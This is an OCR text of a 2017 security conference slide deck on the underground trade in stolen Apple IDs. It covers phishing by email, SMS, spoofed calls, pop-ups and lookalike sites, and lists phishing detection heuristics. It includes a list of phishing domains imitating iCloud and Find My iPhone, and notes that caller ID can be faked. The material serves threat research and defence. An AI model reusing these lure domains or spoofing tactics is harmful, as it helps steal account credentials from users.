The Underground Economy of Apple ID

Claud Xiao

BSides • San Francisco • Feb 2017

Accounts Leaked … Anything New?


- From compromising a server to attacking users individually.


  how's it gonna happen?

- More ways to making money.

  what're the new ways?

Why Apple ID?





700K Apple accounts were for sale in a darknet market, Dec 2016.

Why Apple ID?

These are some of the most widely used services that you access with your Apple ID:

- App Store
- Apple Music
- Apple Online Store
- Apple Retail services and programs (Concierge, Joint Venture, workshops, and youth programs)
- Apple Store app
- Apple Support Communities
- FaceTime
- Find My Friends
- Find My iPhone
- Game Center
- iBooks Store
- iCloud
- iMessage
- iTunes Genius
- iTunes Home Sharing
- iTunes Match
- iTunes Store
- iTunes U
- Mac App Store
- Photo Print Products


whoami

- NOT an expert of “underground market”


- Researcher at Palo Alto Networks
- 7 years on antivirus R&D
- Discovered some interesting macOS and iOS malware
  - http://researchcenter.paloaltonetworks.com/author/claud-xiao/


Leaking

L1: Phishing - Email




L1: Phishing - SMS





L1: Phishing - Targeted SMS




L1: Phishing - Targeted Phone Call


- A reported case of iPhone lost
  - Received hundreds phishing emails and messages
  - Finally got a phishing phone call
  - Displayed phone number is (400) 666-8800, exactly the same with official local Apple technical support number
  - Asked answers of 3 security questions
  - http://news.mydrivers.com/1/467/467552.htm

- Exploit a design flaw in VoIP gateway to fake arbitrary phone number

L1: Phishing - Pop-up Ads



L1: Phishing - Website



L1: Phishing - URLs

Latest URLs hosted in this IP address **detected by at least one URL scanner**

11/69	2016-11-16 23:59:50	http://secure-update.one/
11/69	2016-11-16 23:59:41	http://account-findmyiphone.com/
15/69	2016-11-16 23:02:53	http://findmyiphone-accounts.com/
12/69	2016-11-16 23:02:50	http://reglezvousthisimport.com/
5/68	2016-11-16 23:02:43	http://modoperdido.one/
3/68	2016-11-16 19:54:39	http://appleairpods.net/
4/68	2016-11-16 19:54:37	http://update-questions.com/
3/68	2016-11-16 19:54:19	http://sign-in.support/
10/68	2016-11-16 18:04:02	http://findmyiphone-login-maps.com/
10/68	2016-11-16 18:03:59	http://support-findmyiphone-id.com/
14/68	2016-11-16 15:02:28	http://findmyiphone-id-support.com/
6/68	2016-11-15 19:58:17	http://sourcingdisks.email/
5/68	2016-11-15 19:57:24	http://icloud-check.com/
6/68	2016-11-15 19:55:13	http://icx-icloud.com/

L1: Phishing - Detection

- Apple/iCloud related keywords in Email, SMS, URL, webpage
- Web page layout similarity
- Recently registered domains
- IP address and registrant reputation

L2: Malware - *KeyRaider* & *AppBuyer*

